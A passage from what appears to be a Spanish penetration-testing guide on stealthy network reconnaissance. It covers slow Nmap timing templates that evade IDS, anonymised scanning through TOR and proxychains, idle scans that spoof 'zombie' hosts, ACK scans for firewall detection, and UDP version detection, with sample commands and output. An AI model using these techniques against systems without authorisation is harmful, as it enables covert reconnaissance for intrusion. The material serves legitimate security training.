Por este motivo, y por la complejidad que conlleva *scanear* redes sin generar demasiado «ruido» es importante utilizar herramientas que proporcionen flexibilidad suficiente a la hora de *escanear*. Nmap proporciona multitud de opciones para el control de congestión y control de la velocidad del *scanning*. Conocer los *timing templates*[92] (-T) será realmente útil en entornos en los que se cuente con políticas de seguridad como las vistas anteriormente. Por ejemplo, los *templates paranoid y sneaky* vienen definidos con determinados parámetros *low-level timing controls* (*max-retries, host-timeout, max-parallelism, scan-delay*, …) que permiten dificultar la detección por parte de IDS debido a sus bajos niveles de ruido. En el ejemplo se muestra un *Sneaky Scan* (opción –T1):




Figura 79: Sneaky Scan

La existencia de estos *templates* permite ahorrar al usuario la definición de cada uno de los parámetros a la hora de definir un *scan*, aunque también es posible por supuesto indicar estos parámetros como argumento. En el siguiente *scan* se utiliza *max-rate* para enviar un paquete cada 10 segundos:




Figura 80: max-rate

[92] **Timing and Performance**
http://nmap.org/book/man-performance.html

4.3.1. Ocultando la identidad

Una forma que utilizan los ciberdelincuentes para afrontar el problema de las IPs y evitar por tanto, establecer conexión directa desde sus máquinas es emplear equipos intermedios que, en caso de ser bloqueados o detectados, no les impidan continuar con sus *tests*. Dos opciones comúnmente utilizadas son:

1. TOR + *Nmap*
2. "*Idle-Scanning*" con *Nmap*

4.3.1.1. Escaneando equipos por medio de TOR

Uno de los servicios más conocidos y empleados para garantizar comunicaciones anónimas es TOR (*The Onion Router*). Según define la propia página oficial[93]:

"TOR es una red de túneles virtuales que permite a las personas y grupos mejorar su privacidad y la seguridad en Internet. También permite a los desarrolladores de software crear nuevas herramientas de comunicación con características de privacidad incorporada. TOR proporciona la base para una amplia gama de aplicaciones que permiten a las organizaciones y las personas compartir información sobre redes públicas sin comprometer su privacidad."

A diferencia de otros servicios VPN, TOR es software libre y comprende una infraestructura formada por *relays* (administrados por voluntarios) para crear circuitos seguros por los cuales *enrutar* conexiones TCP. Esto lo convierte en una solución perfecta para navegar o acceder a multitud de servicios de forma anónima.

Cuando un usuario utiliza TOR para conectar con un servidor, se construye un circuito aleatorio formado por un conjunto de nodos (3 nodos por defecto: *entrance, middle y exit*) a través de los cuales se *enrutarán* los paquetes. Para construir dicho circuito, el cliente negociará un conjunto separado de claves de cifrado (utilizando Diffie-Hellman *handshakes)* para cada nodo a lo largo del circuito cifrando los datos *n* veces, siendo *n* el número de nodos. La primera *key* empleada para cifrar los datos será la compartida con el último nodo denominado *exit node* y posteriormente por cada una de las *keys* de los nodos n-1 hasta llegar al primero. Gracias a esta implementación de cifrado por capas, cada nodo únicamente tendrá constancia de los nodos antecesor y predecesor sin tener conocimiento del resto e impidiendo por tanto que un nodo comprometido pueda analizar tráfico para

[93] **Tor: Overview**
https://www.torproject.org/about/overview.html.en

asociar el origen y destino de la conexión (únicamente *el exit node* será capaz de obtener el mensaje original). TOR proporciona múltiples medidas[94] de seguridad adicionales, como por ejemplo, generar diferentes circuitos cada X minutos, dificultando aún más la traza de las conexiones realizadas por el usuario. Es importante tener en cuenta que ningún nodo conocerá el origen y destino del paquete orignal (el nodo entrante únicamente conocerá el origen de la conexión mientras que el *exit node* únicamente conocerá el destino final de la misma). Para una comprensión más detallada de TOR puede consultar los documentos indexados en la página actual[95].

Actualmente, TOR trabaja con cualquier aplicación que soporte *SOCKS* y utilice TCP. Teniendo en cuenta estos requisitos, se podría utilizar *nmap* para escanear equipos ocultando nuestra identidad y sin correr el riesgo de que la IP real sea *baneada*. Para ejecutar *nmap* a través de TOR es necesario configurar *proxychains* (/etc/proxychains.conf), el cual forzará las conexiones TCP de *nmap* a ir a través de TOR por medio de *SOCKS*.

```
socks5 172.0.0.1 5060
```

El motivo por el que se utiliza el puerto 5060 y no 9050 (utilizando por el *daemon* TOR) es porque se empleará **tor-tunnel**, programa desarrollado por Moxie Marlinspike que permitirá utilizar un *exit node* directamente[96] en lugar de los 3 habituales empleados por TOR. Aunque dicha herramienta ha tenido cierta controversia[97] en la comunidad TOR al considerar que hacía un uso abusivo de la red y al ser considerada poco segura, suele resultar útil en aquellos casos en los que prima la velocidad al utilizar únicamente un *relay*. Dicho *relay* se especificará como parámetro a Tor-tunnel de la siguiente manera:

```
root@Mordor:/# ./getTorExitNode.py
Valid Tor exit node(s) found:
217.13.197.5
root@Mordor:~/tortunnel-0.2# ./torproxy 217.13. 197.5
torproxy 0.2 by Moxie Marlinspike.
Retrieving directory listing...
Connecting to exit node: 107.20.255.41:9001
SSL Connection to node complete.  Setting up circuit.
Connected to Exit Node.  SOCKS proxy ready on 5060.
```

---

[94] **Protección contra DNS Hijacking en redes TOR**
http://www.elladodelmal.com/2011/10/proteccion-contra-dns-hijacking-en.html

[95] **Tor: The Second-Generation Onion Router**
https://svn.torproject.org/svn/projects/design-paper/tor-design.pdf
Browser-Based Attacks on Tor
http://petworkshop.org/2007/papers/PET2007_preproc_Browser_based.pdf

[96] **Tor directory list**
http://128.31.0.34:9031/tor/status/all

[97] **Reducing relays = reducing anonymity ? Tortunnel.**
https://lists.torproject.org/pipermail/tor-talk/2010-May/014295.html

Una vez conectados al *exit node,* se podrá lanzar *NMAP* por medio de proxychains:




Figura 81: Proxychains nmap

Es importante especificar el *switch* –PN (no ping) ya que éste enviaría un ICMP *request* a la máquina/máquinas sin pasar por el túnel e identificando de esta forma la IP real.

Si lo que prima es el anonimato, suele emplearse TOR directamente (configurando el puerto 9050 desde *proxychains*) garantizando por tanto un mínimo de 3 saltos. Además, desde el fichero de configuración de TOR puede forzarse un *exit node* siempre y cuando interese salir por cierto país (generalmente se emplea un nodo de salida en un país distinto al que se encuentra el objetivo) o bien utilizar un *exit node* con un *uptime* alto para mayor fiabilidad.

Desde http://torstatus.blutmagie.de/index.php?SR=CountryCode&SO=Asc puede localizarse un *exit node* que encaje con las necesidades o bien desde la GUI Vidalia. Únicamente es necesario especificar el *Fingerprint* del nodo en el fichero de configuración */etc/tor/torrc*. Otra opción es especificar el código del país por el cual se quiere salir, la IP o el *nickname* del nodo.

```
## Configuration file for a typical Tor user
ExitNodes 01E80769F0739B5FE49BA0343E7F0249350A0BD6
StrictExitNodes 1
```

Tras reiniciar el servicio se puede comprobar que realmente la salida se efectúa por el nodo especificado.

General Information	
Router Name:	jabla
Fingerprint:	01E8 0769 F073 9B5F E49B A034 3E7F 0249 350A 0BD6
Contact:	<abuse AT tor-exit-node dot co dot cc>
IP Address:	217.13.197.5
Hostname:	tor-exit-node.co.cc
Onion Router Port:	9001
Directory Server Port:	None
Country Code:	DE

```
root@Mordor:~# proxychains curl icanhazip.com
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| icanhazip.com
|S-chain|-<>-127.0.0.1:9050-<><>-4.2.2.2:53-<><>-OK
|DNS-response| icanhazip.com is 50.56.84.181
|S-chain|-<>-127.0.0.1:9050-<><>-50.56.84.181:80-<><>-OK
217.13.197.5
```

Figura 82: Check exit node

No estamos limitados únicamente a *nmap*, cualquier herramienta que haga uso de TCP puede utilizarse a través del túnel. Esto puede ser útil para ejecutar otros *scanners* como *Nikto* para auditar servidores web, conectar a servicios FTP, SSH, etc. sin preocuparse por mantener la identidad a salvo. En el *paper* técnico de "***Val Smith PDF Infection, Web Spear Phishing, TOR abuse & communications***"[98] podemos ver cosas tan interesantes como usar *Metasploit* + TOR o crear un servidor "*Reverse Shell*" dentro del dominio .onion al cual conectar equipos comprometidos.

Nota: Además de *proxychains* existen otros *wrappers*[99] como *torsocks* que, de la misma forma, permiten *hookear* llamadas a *sockets* facilitando enormemente el uso de aplicaciones a través de TOR.

4.3.1.2. *Idle-Scanning* con *Nmap*

Una alternativa a TOR, si lo que se pretende es evitar enviar paquetes directamente al objetivo, es utilizar un técnica de *scanning* conocida como *Idle-Scanning*[100]. Esta técnica, bastante astuta, fue descubierta por Salvatore Sanfilipo (autor de Redis y hping) hace más de 10 años aunque sigue siendo útil hoy en día en determinados escenarios.

---

[98] **PDF Infection, Web Spear Phishing, Tor Abuse & Communications**
http://www.blackhat.com/presentations/bh-usa-09/SMITH_VAL/BHUSA09-Smith-MetaPhish-PAPER.pdf

[99] **Commonly used to integrate with Tor**
https://trac.torproject.org/projects/tor/wiki/doc/SupportPrograms

[100] **Idle Scanning y algunos juegos relacionados al IPID**
http://nmap.org/idlescan-es.html

La idea es localizar un equipo con un IP ID secuencial que será utilizado como *pivot* para *escanear* el equipo objetivo. El campo ID (*Identification*) de la cabecera IP representa un valor de 16 bits que se incrementa por cada paquete enviado (incluyendo paquetes RST) y que permite identificar cada sesión TCP. Además, sirve de índice para identificar cada uno de los fragmentos pertenecientes a un mismo mensaje y, de esta forma, poder recomponer el mensaje original por el destinatario. Gracias a la forma en la que algunos sistemas operativos implementan dicho campo, herramientas como *nmap* pueden hacer *OS Fingerprinting*, detectar reglas de *firewalls*, conocer el número de máquinas detrás de un balanceador de carga, etc. La idea en la que se basa un *idle-scan* también tiene que ver con la predictabilidad de este campo. El proceso es el siguiente:

1- Se localiza un equipo (*zombie*) con un IP ID predecible y se observa su valor.

2- Se envía un TCP SYN probe al equipo víctima *spoofeando* la IP origen con la del equipo *zombie*.

3- A partir de este punto pueden darse dos opciones:

   a. En el caso de que el puerto esté *open*, la máquina objetivo contestará con un SYN/ACK al equipo *zombie* y esté devolverá un RST de vuelta (al desconocer el origen de la sesión de acuerdo al RFC 793[101]). Este RST generará un nuevo IPID gracias al cual podremos deducir que dicho puerto está open.

   b. En el caso de que el puerto esté *close*, la máquina objetivo contestará con un RST al equipo zombie. Éste ignorará dicho RST, por lo que su número de secuencia se mantendrá intacto.

Para llevar a cabo este proceso es necesario, en un principio, localizar un equipo *zombie* sobre el cual apoyarnos y cuyos IPIDs sean predecibles.

Es recomendable elegir un equipo *zombie* dentro de tu mismo *netblock* para evitar que ISPs puedan bloquear paquetes *spoofeados* utilizando técnicas como ***Reverse path forwarding***[102] (RPF), en donde únicamente serán permitidos aquellos paquetes cuya IP origen es alcanzable por la interfaz por la que el router/firewall los está recibiendo (teniendo en cuenta para ello la tabla de rutas).

---

[101] **RFC 0793: Protocolo de Control de Transmisión**
http://www.rfc-es.org/rfc/rfc0793-es.txt

[102] **Understanding Unicast Reverse Path Forwarding**
http://www.cisco.com/web/about/security/intelligence/unicast-rpf.html

Para buscar máquinas con IP ID secuenciales/incrementales existen varias alternativas. Una de ellas es usar *hping3* mediante la siguiente instrucción.

```
root@Mordor:~# hping3 -c 5 -p 80 –S www. *********.com
HPING www.*********.com (eth0 *.*.*.*): S set, 40 headers + 0 data bytes
len=46 ip=*.*.*.* ttl=46 DF id=15949 sport=80 flags=SA seq=0 win=49312 rtt=51.8 ms
len=46 ip=*.*.*.* ttl=46 DF id=15950 sport=80 flags=SA seq=1 win=49312 rtt=51.4 ms
len=46 ip=*.*.*.* ttl=46 DF id=15951 sport=80 flags=SA seq=2 win=49312 rtt=51.7 ms
len=46 ip=*.*.*.* ttl=46 DF id=15952 sport=80 flags=SA seq=3 win=49312 rtt=50.1 ms
len=46 ip=*.*.*.* ttl=44 DF id=15953 sport=80 flags=SA seq=4 win=49312 rtt=48.3 ms
--- www.*********.com hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 48.3/50.7/51.8 ms
```

Otra opción es utilizar el *script* NSE ipidseq desarrollado por Kris Katterjohn y que facilita enormemente la búsqueda de equipos *zombies* susceptibles de ser utilizados en un *idle-scan*. El *script*[103] permite especificar como parámetro un equipo o bien un rango de máquinas devolviendo **"ipidseq: Incremental! [used port XX]"** en caso de detectar un Id secuencial. Dicho *script* también fue implementado como módulo auxiliar de *Metasploit* (*auxiliary/scanner/ipo/ipidseq/)* por lo que podemos optar a usarlo desde el propio *framework*.

```
msf  auxiliary(mssql_enum) > use auxiliary/scanner/ip/ipidseq
msf  auxiliary(ipidseq) > set RHOSTS 172.16.120.0/24
RHOSTS => 172.16.120.0/24
msf  auxiliary(ipidseq) > set THREADS 50
THREADS => 50
msf  auxiliary(ipidseq) > run
msf  auxiliary(ipidseq) > run
[*]  172.16.120.5's IPID sequence class: Incremental!
[*]  Scanned 048 of 256 hosts (018% complete)
[*]  172.16.120.52's IPID sequence class: All zeros
[*]  Scanned 069 of 256 hosts (026% complete)
[*]  Scanned 085 of 256 hosts (033% complete)
[*]  172.16.120.104's IPID sequence class: Randomized
[*]  172.16.120.111's IPID sequence class: All zeros
[*]  172.16.120.136's IPID sequence class: Incremental!
```

[103] **Ipidseq NSE script**
http://nmap.org/nsedoc/scripts/ipidseq.html

```
[*] Error: 172.16.120.228: #<Class:0xe8675a0> execution expired
[*] Scanned 216 of 256 hosts (084% complete)
[*] Scanned 235 of 256 hosts (091% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

La lista de máquinas candidatas para ser utilizadas como zombies aparecerá como incremental en la salida de *Metasploit* aunque no exista garantía de que puedan ser utilizadas para tal objetivo.

Como se ha visto anteriormente, si dichas máquinas se encuentran detrás de un *Firewall Stateful* todos los paquetes SYN/ACK serán filtrados, a no ser que pertenezcan a alguna sesión existente, por lo que la máquina no recibirá ningún paquete y, por tanto, su IPID no se incrementará. Una solución a esto es utilizar el *switch* –sA en *nmap*, que permite envíar paquetes TCP ACK . Utilizando un A*ck Scan* se obtienen ciertas ventajas adicionales frente al *Syn Scan* cuando nos enfrentamos a un *firewall*. En este caso, cuando *Nmap* envía paquetes TCP con el bit ACK activado a un equipo sin *firewall*, independientemente del estado del puerto (*open* o *closed*), respondería con un paquete RST de acuerdo con el RFC 793[104]. Sin embargo, en el caso de encontrarse un *firewall*, el comportamiento variará dependiendo si de trata de un *firewall stateful* o *stateless*.

Si el primer paquete que recibe un *firewall* en una de sus interfaces es un ACK y observa que no hay ninguna sesión relativa a esa conexión, directamente lo descarta, al considerarlo con un ACK no solicitado. Sin embargo, un *firewall stateless* no tiene conocimiento de la sesión y por tanto no sabe si dicho ACK es legítimo o no, permitiéndole su paso. En ese caso el equipo contestaría con un RST, mostrando dicho puerto como *unfiltered*.




Figura 83: Ack Scan

[104] **RFC 793: Transmission Control Protocol**
http://www.faqs.org/rfcs/rfc793.html

En el siguiente ejemplo puede verse la reacción de una máquina ante ambos tipos de *scan*.

```
root@Mordor:~# nmap -PN -n -p 80 -sA  *.*.*.* --packet-trace
Starting Nmap 5.21 ( http://nmap.org ) at 2011-09-12 13:08 CEST
SENT (0.0680s) TCP 192.168.254.54:54680 > *.*.*.*:80 A ttl=39 id=12775 iplen=40  seq=0 win=4096
ack=1546582174
SENT (1.0690s) TCP 192.168.254.54:54681 >*. *.*.*:80 A ttl=59 id=61072 iplen=40  seq=0 win=4096
ack=1546647711
Nmap scan report for  *.*.*.*
Host is up.
PORT   STATE    SERVICE
80/tcp filtered http

Nmap done: 1 IP address (1 host up) scanned in 2.08 seconds
root@Mordor:~# nmap -PN -n -p 80 -sS *.*.*.* --packet-trace
Starting Nmap 5.21 ( http://nmap.org ) at 2011-09-12 13:08 CEST
SENT (0.0650s) TCP 192.168.254.54:43682 > *.*.*.*:80 S ttl=38 id=4456 iplen=44  seq=786094009 win=3072
<mss 1460>
RCVD (0.1180s) TCP *.*.*:80 > 192.168.254.54:43682 SA ttl=46 id=41695 iplen=44  seq=680004700 win=49640
ack=786094010 <mss 1460>
Nmap scan report for   *.*.*.*
Host is up (0.053s latency).
PORT   STATE SERVICE
80/tcp open  http
```

Como se observa, parece ser que un *Firewall Stateful* protege dicha máquina frente a *TCP ACK scans*. *Nmap* proporciona otros métodos para identificar *firewalls* consultando valores TTL/RTT, enviando TCP *checksum* falsos (opción –badsun en *NMAP*), analizando campos TCP, etc.

Sin lugar a duda la página http://nmap.org/ así como el libro oficial «**Nmap Network Scanning**»[105] de *Gordon Lyon* proporcionan una de las mejores fuentes de información sobre técnicas de *scanning* usando herramientas como *Nmap* y *hping*.

A continuación, se muestra la salida que genera un TCP ACK contra uno de los equipos zombies que nos proporcionó *Metasploit* y que no se encuentran tras un *Firewall Statefull*.

[105] **Nmap Network Scanning**
http://nmap.org/book/

```
root@Mordor:~# nmap -p 80 -PN -n—scanflags SYNACK 192.168.254.6 --packet-trace
Starting Nmap 5.21 ( http://nmap.org ) at 2011-09-12 13:09 CEST
SENT (0.0570s) ARP who-has 192.168.254.6 tell 192.168.254.54
RCVD (0.0570s) ARP reply 192.168.254.6 is-at 00:50:56:97:00:24
SENT (0.0690s) TCP 192.168.254.54:62392 > 192.168.254.6:80 SA ttl=59 id=21270 iplen=44  seq=3443061520 win=4096
    ack=1645510272 <mss 1460>
RCVD (0.0690s) TCP 192.168.254.6:80 > 192.168.254.54:62392 R ttl=128 id=20517 iplen=40  seq=1645510272 win=0
SENT (0.1700s) TCP 192.168.254.54:62393 > 192.168.254.6:80 SA ttl=53 id=59914 iplen=44  seq=3899301720 win=2048
    ack=1645575809 <mss 1460>
RCVD (0.1700s) TCP 192.168.254.6:80 > 192.168.254.54:62393 R ttl=128 id=20518 iplen=40  seq=1645575809 win=0
Nmap scan report for 192.168.254.6
…
```

Puede verse como dicha máquina contesta a TCP/ACK no relacionados con ninguna sesión e incrementa su ID en 1, por lo que parece ser un candidato perfecto para un *Idle Scan*. Para automatizar la búsqueda de dichos *zombies, se puede* hacer lo siguiente:

```
root@bt:~# msfcli scanner/ip/ipidseq RHOSTS=*.*.*.0/24 E > hosts_idseq
[*] Please wait while we load the module tree...
root@bt:~# cat hosts_idseq  | grep -i incre | cut -d" " -f2 | tr -d "'s" > host_nmap
root@bt:~# cat host_nmap
*.*.*.6
*.*.*.8
*.*.*.16
*.*.*.9
*.*.*.31
*.*.*.48
[...]
root@Mordor:~# nmap -p80 -PN -n -sA -iL host_nmap | grep unfilt | wc -l
6
root@Mordor:~# nmap -p80 -PN -n -sA -iL host_nmap | grep " filt" | wc -l
24
root@Mordor:~# nmap -PN -P0 -p80,3389,443,22,21 -sI *.*.*.* [redacted]
Starting Nmap 5.21 (http://nmap.org ) at 2011-09-14 11:31 CEST
Idle scan using zombie *.*.*.* (*.*.*.*:80); Class: Incremental
Nmap scan report for [redacted]
Host is up (0.028s latency).
PORT     STATE          SERVICE
21/tcp   closed|filtered ftp
22/tcp   open           ssh
80/tcp   open           http
443/tcp   open          https
```

Tras conseguir la lista de posibles candidatos para equipos *zombies* utilizando ipidseq en *Metasploit*, se filtrarán aquellos que no respondan frente a un *ACK Scan* (opción –sA) con paquetes RST. El motivo de hacer esto es descartar aquellos equipos que, aunque tengan un IPID secuencial, se encuentren detrás de un *Stateful Firewall,* ya que éste bloquearía paquetes ACK y SYN/ACK no legítimos necesarios para incrementar su IPID.




Figura 84: Idle Scan

Es importante tener en cuenta que hoy en día, muchos *firewalls* crean y contestan a determinados tipos de paquetes de parte de los equipos para prevenir ciertos ataques así como técnicas de *scanning*. Un ejemplo es la funcionalidad **TCP-Intercept**[106] de *routers/firewalls* Cisco mediante la cual el *firewall* establece el *3-way handshake* de parte de la máquina destino para mitigar ataques DOS SYN Flood.




Figura 85: Firewall Stateful

Lo mismo ocurre con scan TCP ACK donde el *firewall* puede contestar con un RST (en lugar de eliminar o contestar con un ICMP) ante los mismos dificultando la interpretación de los resultados. Además, *firewalls*[107] de media/alta gama proporcionan funcionalidades como ***TCP Secuence Number Randomization*** para trabajar a modo de proxy con los números de secuencia generados por los equipos internos, evitando así ataques de tipo *man-in-the-middle* o OS Fingerprinting.

---

[106] **Configuring TCP Intercept (Prevent Denial-of-Service Attacks)**
http://www.cisco.com/en/US/docs/ios/11_3/security/configuration/guide/scdenial.html

[107] **Cisco Firewalls (Networking Technology: Security)**
http://www.amazon.com/Cisco-Firewalls-Networking-Technology-ecurity/dp/1587141094/ref=sr_1_1?s=books&ie=UTF8&qid=1315831098&sr=1-1

Otras características son ***DNS Inspection, Frag Guard , Flood Guard, Unicast Reverse Path Forwarding***, *etc.* Todas estas contramedidas en muchos casos dificultarán enormemente la tarea de *scanning* y donde el éxito o no del mismo dependerá en gran medida de la habilidad que el *pentester* tenga en el uso de herramientas como *nmap*.

4.3.2. UDP Scanning/ Versión Detection

UDP scanning/Versión Detection

A diferencia de TCP, los puertos que hacen uso de UDP suelen ignorar aquellos paquetes que no se corresponden con los esperados por la aplicación que utiliza dicho puerto. Esto implica que *nmap* desconoce el motivo por el cual no se ha recibido respuesta alguna, marcando como posibles opciones *open* o *filtered*. Una forma de conocer si el puerto esta open es mediante el *switch* -sV (service version). La opción –sV se apoya en el fichero ***/usr/share/nmap/nmap-service-probes*** el cual contiene expresiones regulares que definen el *fingerprint* de cada uno de los servicios reconocidos por *Nmap*. Mediante ambas opciones, *nmap testeará* cada puerto con múltiples paquetes UDP de servicios conocidos con el objetivo de obtener respuesta de algún puerto *open*.

A continuación pude verse la salida en ambos casos:

```
root@bt:~# nmap -PN -sU -p53 192.168.254.210
Starting Nmap 5.21 ( http://nmap.org ) at 2011-06-20 14:33 CEST Nmap scan report for example.net
(192.168.254.210)
Host is up.
rDNS record for 192.168.254.210: ns1.XXXXXX.es
PORT   STATE         SERVICE
53/udp open|filtered domain

Nmap done: 1 IP address (1 host up) scanned in 8.56 seconds
root@bt:~# nmap -PN -sU -sV—version-intensity 0 -p53 192.168.254.210
Starting Nmap 5.21 ( http://nmap.org ) at 2011-06-20 14:38 CEST Nmap scan report for example.net
(192.168.254.210)
Host is up.
rDNS record for 192.168.254.210: ns1.XXXXXX.es
PORT   STATE SERVICE VERSION
53/udp open  domain  ISC BIND 9.2.4

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.67 seconds
```

4.3.3. Detección de *Web Application Firewall*

El *Scripting Engine* de *Nmap* ofrece múltiples ventajas que permiten al usuario automatizar gran variedad de tareas. En las listas de seguridad de *Nmap* (*Nmap Development*[108] y *Nmap Hackers*[109]), usuarios de todo el mundo proponen y desarrollan gran cantidad de *scripts* NSE para todo tipo de tareas: detección y explotación de vulnerabilidades, detección de *backdoors*, *footprinting* de sistemas, etc. Estas listas son una gran fuente de conocimiento para todo entusiasta de *nmap* y en ellas, se puede encontrar multitud de *scripts* que pueden ahorrar mucho tiempo. Ejemplo de ello es el *script* **http-waf-detect**[110], desarrollado por Paulino Calderon y que nos permite detectar **WAF (*Web Application Firewall*)** e IDS que protegen servicios web, ayudando aún más en la labor de *scanning* (detectar un WAF implicaría utilizar *scan* más silenciosos como el *sneaky scan* visto en el punto 4.3). Generalmente los WAF son instalados como *reverse proxy* o como módulos en el servidor web (otra alternativa es 